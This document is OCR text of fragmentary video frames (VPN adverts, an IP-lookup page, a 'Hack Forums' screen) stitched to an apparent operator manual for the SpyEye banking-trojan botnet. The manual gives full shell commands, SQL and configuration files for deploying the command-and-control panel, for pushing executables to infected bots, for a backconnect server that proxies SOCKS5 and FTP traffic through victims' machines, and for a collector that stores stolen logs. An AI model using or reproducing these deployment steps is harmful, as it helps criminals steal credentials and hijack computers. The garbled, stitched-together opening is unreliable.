

nVpn.net | Double your Safety and use Socks5 + nVpn
SAVE
What Is My IP Address?
IP information: 92.3.172.206
What is an IP address?
Recently Added Articles
Please start ManyCam
4:59 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
What is My IP Address?
IP Information: 193.104.68.162
Country: Serbia
What is an IP address?
Recently Added Articles
Please start ManyCam
Scroll for details
5:03 / 6:03



nVpn.net | Double your Safety and use Socks5 + nVpn
Hack Forums
Find out now
5:11 / 6:03
Scroll for details
Please start ManyCam


nVpn.net | Double your Safety and use Socks5 + nVpn
The connection has timed out
Please start ManyCam
5:35 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
The connection has timed out
Please start ManyCam
5:42 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
What is My IP Address?
IP information: 193.104.68.162
What is an IP address?
Recently Added Articles
Please start ManyCam
5:46 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
What is My IP Address?
IP Information: 92.3.172.206
What is an IP address?
Recently Added Articles
Please start ManyCam
5:52 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
The connection has timed out
Please start ManyCam
5:53 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Hack Forums
5:59 / 6:03
Scroll for details
Please start ManyCam

SpyEye Manual

Installation : Intro

The SpyEye main installation tool is a GNU/Linux Debian 5.0 virtual system. In this operating system there are already installed a webserver with the admin formgrabber as well, ssh-client and other tools. To use the operating system VirtualBox is needed.

* Note. The type of hard disk controller must be strictly **SATA**:

sata hdd

* Note. Info to login into the system:

login:	**user**
password:	**px**
root password:	**px**

workspace:

workspace

* Note. For file sharing with this OS, add a permanent folder in the virtual machine settings, named **Input** and restart the virtual machine:

input folder

Installation : Server : Main CP

Admin home needed to take into account statistics for bots, as well as to control them. For it to work you need a webserver installed with PHP support, as well as a mysql database server.

It is divided into primary and client side. Attached to both installers. The server part is a single file - **gate.php**. The client part is in Sedeb.

Installation. *(to install using a virtual OS, supplied with SpyEye)*

In the permanent folder **Input** is necessary to put the distribution of server side Main CP ***(gate.tgz)***.

Fill out the distribution from the folder **Input** and enter the appropriate user's password from the server:

```
user@debian:~$ scp /home/user/Desktop/Input/gate.tgz root@163.185.19.177:/tmp/
root@163.185.19.177's password:
gate.tgz                         3% 3225KB 3.1MB/s 00:34 ETA
```

We use the SSH-client *(which is found in any Linux **by default**)* to access the server, where we put the gate:

```
user@debian:~$ ssh root@163.185.19.177
```

Go to the webserver folder of the host, where will lay the gate, and, create a folder for the admin panel, navigate to the distribution and unpack it:

```
vds:~# cd /tmp
vds:/tmp# mkdir /var/www/_cp
vds:/tmp# mv gate.tgz /var/www/_cp
vds:/tmp# cd /var/www/_cp
vds:/var/www/_cp# chmod 777 ./
vds:/var/www/_cp# tar -xf gate.tgz && rm gate.tgz
```

Create a database for the admin and two users for this database (one for the server side, the other for the client):

```
vds:/var/www/_cp# mysql -u root -p
Enter password:

mysql> CREATE DATABASE gate;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER 'gate'@'localhost' IDENTIFIED BY 'cdogSGIFG^W*6^&F*GEW';
Query OK, 0 rows affected (0.03 sec)

mysql> GRANT SELECT, INSERT, DELETE, UPDATE, CREATE, ALTER, DROP ON gate.* TO 'gate';
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER 'gateviewer' IDENTIFIED BY 'iUSFG^66888wnegaisdtfv';
Query OK, 0 rows affected (0.03 sec)

mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON gate.* TO 'gateviewer';
Query OK, 0 rows affected (0.01 sec)

mysql> quit
Bye
vds:~#
```

Now, in browser, run installer *(this folder is found in the root of the admin panel distribution)*. Specify the details of the DB and user, created above. Set the password to log into the admin area. Finally, you should have something like this:

gate installer

After clicking the **Install** button you should get a log like this:

gate installer log

The server side is set. Now we need to put the client side *(found in Sedeb)*. Similarly to the previous installer, specify the details of the DB and user, and, set a password for login to the admin panel:

maincp installer

maincp installer log

Installation complete. Now, regarding the admin panel settings:

maincp settings

- **Settings**
  - [default]
    - **del_period_days** — days count, after which the bot is removed from DB, given that, at no time during this period was not online;
    - **geoip_update_check_interval_days** — update interval of geoip-information on bot *(for example, in case of changing bot IP or in case of upaditng geoip-base on the server)*;
    - **stat_country_num** — maximum number of countries, displayed in the construction of the circular diagrams *(when viewing statistics)*;
  - [update]
    - **skip_update** — if 1, a job to update the bot exe will not be issued;
    - **skip_update_config** — if 1, a job to update the bot config will not be issued;
  - [interface]
    - **auto_reload_panels** — if 1, then the panels with the clock and online-bots statistics will autoupdate every 5 seconds;
    - **bots_monitoring_geoip_hide** — if 1, then the geoip-information about the bots in the **Bots Monitoring** tab will not be displayed;
  - [virtest]
    - **login** — login from unlimited account service at virtest.com;
    - **password** — password from unlimited account service at virtest.com;
  - [rdp]
    - **rdp_server_ip** — ip, on which is started the RDP-daemon *(displayed in the **RDP** tab)*;
    - **rdp_db** — mysql DB;
    - **rdp_host** — IP, where is the mysql;
    - **rdp_password** — mysql user password;
    - **rdp_table** — table with information about the bots *(guid, port, display options)*;
    - **rdp_user** — mysql user;
  - [bc]
    - **bc_db** — mysql DB;
    - **bc_host** — IP, where is the mysql;
    - **bc_password** — mysql user password;
    - **bc_table** — table with information about the bots *(guid, ip, port, geoip info)*;
    - **bc_user** — mysql user;
  - [bc stuff]
    - **bc_server_ip** — ip, on which is the BC-daemon;
    - **bc_show_geoip** — if 1, then in the **SOCKS, FTP Backconnect** tabs will also display information about the bots geoip;
    - **bc_show_bots_ip** — if 1, then in the **SOCKS, FTP Backconnect** tabs will be displayed bots IP;

There is a single interface for managing files in the admin panel. It is implemented in the **Files** tab:

maincp files upload

There are three types of jobs created:

- update bot exe

- update bot config
- load third-party exe

Respectively, when loading a file, need to specify what type of job it is. When you create jobs in the **Create Task** tab, you can specify additional options:

mainpanel create task

- **use build-in pe loader** — in this case, to run the executable file through kernel32!CreateProcess(), will be used the built-in PE-loader. *(exe's, packed with UPX are also supported)*;
- **replace exe** —in this case will replace the bot executable;

Actually, there are 4 possible combinations of these flags to update the bot exe. Update scenaries for each of these cases differ from each other:

- use build-in pe loader **[OFF]**; replace exe **[OFF]**; — bots exe's are dropped in the temp-dir, and run the function kernel32!CreateProcess();
- use build-in pe loader **[OFF]**; replace exe **[ON]**; — bots exe's fall over loaded, without any run;
- use build-in pe loader **[ON]**; replace exe **[OFF]**; — downloaded bot file will be run through pe-loader, and, is not dumped anywhere;
- use build-in pe loader **[ON]**; replace exe **[ON]**; — downloaded bot file will be run through pe-loader, and, falls over bot exe;

To specify the **Load exe** type you also have the **use build-in pe loader** option, but keep in mind that the exe entry point using PE-loader should be strictly a prototype:

typedef VOID (__stdcall *EMPTYENTRYPOINT)();

In the next phase of the job, you can select specific bots, for which this task is intended:

mainpanel create task (step2)

In the **Task Statistic** tab you can see details of the old job:

mainpanel create task (step3)

Installation : Server : Backconnect Server (for SOCKS5 & FTP)

To work with the bots through the SOCKS5 protocol, or FTP, there's a backconnect server for GNU/Linux.

Installation. *(to install using a virtual OS, supplied with SpyEye)*

In the permanent location **Input** you need to put the backconnect-server distribution ***(distrbc.tgz)***.

```
user@debian:~$ scp /home/user/Desktop/Input/distrbc.tgz root@163.185.19.177:/tmp/
root@163.185.19.177's password:
distrbc.tgz                                    100%  770KB 770.5KB/s   00:00
```

We use the SSH-client *(which is found in any Linux **by default**)* to access the server, where we will put backconnect-server:

```
user@debian:~$ ssh root@163.185.19.177
root@163.185.19.177's password:

```

Put the file where you want, unpack, set up rights:

```
S130:~# cd /tmp
S130:/tmp# mkdir /home/_BC
S130:/tmp# mv distrbc.tgz /home/_BC
S130:/tmp# cd /home/_BC
S130:/home/_BC# tar -xf distrbc.tgz && rm distrbc.tgz
S130:/home/_BC# chmod 777 ./BC
S130:/home/_BC# chmod 777 ./
```

Create a DB for the bc-server and mysql-user for this DB

```
S130:/home/_BC# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30407
Server version: 5.0.51a-24+lenny4-log (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> CREATE DATABASE bc;
Query OK, 1 row affected (0.02 sec)

mysql> CREATE USER 'bcuser' IDENTIFIED BY 'bcpassw';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT, INSERT, DELETE, UPDATE, DROP, ALTER, CREATE ON bc.* TO 'bcuser';
Query OK, 0 rows affected (0.00 sec)

mysql> quit
Bye
```

Using a text editor like **nano** edit the config:

```
S130:/home/_BC# nano config.xml
```

```
version="1.0" encoding="utf-8"?>
>
  >7000>
```

```
   >7002>
   >5>
   >8>
   >5000>
   >10000>
   >>
   >>
   >GeoIPCity.dat>
   >localhost>
   >bcuser>
   >bcpassw>
   >bc>
   >bots>
>
```

Accordingly, the config variables:

- **socks_port** — port, on which the server listens for connection from the socks-plugin;
- **ftp_port** -- port, on which the server listens for connection from the ftp-plugin;
- **ping_timeout** --- time to wait for reply from a bot *(sec.)*. If doesn't answer - the bot is removed from the current list of connected clients. *(by default 5 sec.)*;
- **threads_number** — number of threads to process network server activity;
- **ftp_limit** --- maximum number of sockets, which may be occupied by the ftp-plugin;
- **socks_limit** --- maximum number of sockets, which may be occupied by the socks-plugin;
- **login** — username for the FTP-server authentication *(used only in the ftp-plugin)*;
- **password** -- password for the FTP-server authentication *(used only in the ftp-plugin)*;
- **geoip_path** — path to the geoip DB file *(**GeoIPCity.dat** by default)*;
- **mysql_host** — host machine, on which is running the mysql daemon;
- **mysql_user** -- *no comments*;
- **mysql_pass** — *no comments*;
- **mysql_db** — DB, to write info about bots;
- **mysql_table** -- DB, to write info about bots;

Now run the server. There must be something like this:

```
S130:/home/_BC# ./BC -d

New discriptors limits: current/max = 123000/123000

In future we will use configuration file absolute path:
/home/_BC


                         Now I become a daemon! >)
S130:/home/_BC#
```

* Note. It makes sense to setup this daemon to autostart by analogy on how is described in the Collector's instalation.

We can only adjust the main admin panel to read the list of bots from the port of the daemon.

Installation : Server : Collector

The collector is a daemon under GNU/Linux OS, taking logs from bots. The protocol, used to send the logs based on TCP and is called **Sausages**. It uses encryption and LZO-compression. The daemon listens on a specific port for logs from bots and puts them in a **mysql-DB**. Thereby, to work, it has to be run under **GNU/Linux** and **mysql**. In addition, for its installation is required SSH-server access.

Installation. *(to install using a virtual OS, that comes with SpyEye)*

In the permanent folder **Input** is needed to be put the collector distribution ***(distr.tgz)***.

We use the SSH-client *(which is found in any Linux **by default**)* to access the server, where we will put the collector:

```
user@debian:~$ ssh root@163.185.19.177
```

Now create a folder where will lie the collector:

```
S130:~# cd /home
S130:/home# mkdir _sec
S130:/home# cd _sec
```

In a new terminal window, upload to server the **distr.tgz** from your folder **Input** and enter the appropriate user's password from the server:

```
user@debian:~$ scp /home/user/Desktop/Input/distr.tgz root@163.185.19.177:/home/_sec/
root@163.185.19.177's password:
distr.tgz                            91% 2160KB 1.8MB/s 00:01 ETA
```

Unpack the archive, run the script issuing rights to files, perform some file operations:

```
S130:/home/_sec# tar -xf distr.tgz
S130:/home/_sec# dir
distr.tgz  permissions.sh  SpyEyeCollector
S130:/home/_sec# rm distr.tgz
S130:/home/_sec# dir
permissions.sh  SpyEyeCollector
S130:/home/_sec# sh permissions.sh
S130:/home/_sec# rm permissions.sh
S130:/home/_sec# mv SpyEyeCollector/* ./
S130:/home/_sec# rmdir SpyEyeCollector/
S130:/home/_sec# ls -l
```

```
total 4788
drwxr-xr-x   2 root     root         4096 Jan 18 06:55 configs
-rwxr--r--   1 root     root      3853420 Oct 11 09:51 sec
-rwxr--r--   1 root     root      1031548 Aug 15 17:24 sec-manager
drwxr-xr-x   2 root     root         4096 Jan 18 06:55 tables
```

Now create a DB for the collector and the mysql-user with rights to this DB

```
S130:/home/_sec# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30407
Server version: 5.0.51a-24+lenny4-log (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> CREATE DATABASE testfrmcp;
Query OK, 1 row affected (0.02 sec)

mysql> CREATE USER 'testfrmcp'@'localhost' IDENTIFIED BY 'uYGASGFUGSUFu^U^#$W^R====';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT, INSERT, CREATE ON testfrmcp.* TO 'testfrmcp';
Query OK, 0 rows affected (0.00 sec)

mysql> quit
Bye
```

Next, use a text editor like **nano**, edit the configuration of collector, input the DB and user info created above:

```
S130:/home/_sec# nano ./configs/sec.config
```

```
GNU nano 2.0.7                File: ./configs/sec.config                              Modified

################################################################################
# [SpyEye Collector v0.3.9] configuration file.
#

listening port for logs         = "8080"
listening IP-addr for logs      = "0.0.0.0"

max established connections     = "200"
# Limit of 5 connections enough for handle 1'000 logs in one minute.

max unprocessed logs queue size = "111000"
# Each log allocate minimum 4 KBytes of memory,
# so if you have 100 MBytes of free memory you can
# store about 100*1024/4 = 102400/4 = 25600 logs (in fact number little less).
# This can be used when MySQL server has down and can't process requests.
# When MySQL get up all logs will be inserted into DB.
# If you reach this limit, collector will stop accept new connections.

mysql db name     = "testfrmcp"
mysql host        = "127.0.0.1"
# port = 0 -- is told to MySQL that we want to connect under unix socket.
# By several test we can say that this up perfomance by 10~40%.
# mysql port        = "0"
mysql port        = "3306"
mysql unix socket = ""
mysql username    = "testfrmcp"
mysql password    = "uYGASGFUGSUFu^U^#$W^R===="

### End of config.
```

Now you can start the collector:

```
S130:/home/_sec# ./sec -d
```

If done correctly, run log will be approximately like this:

```
============================================================================
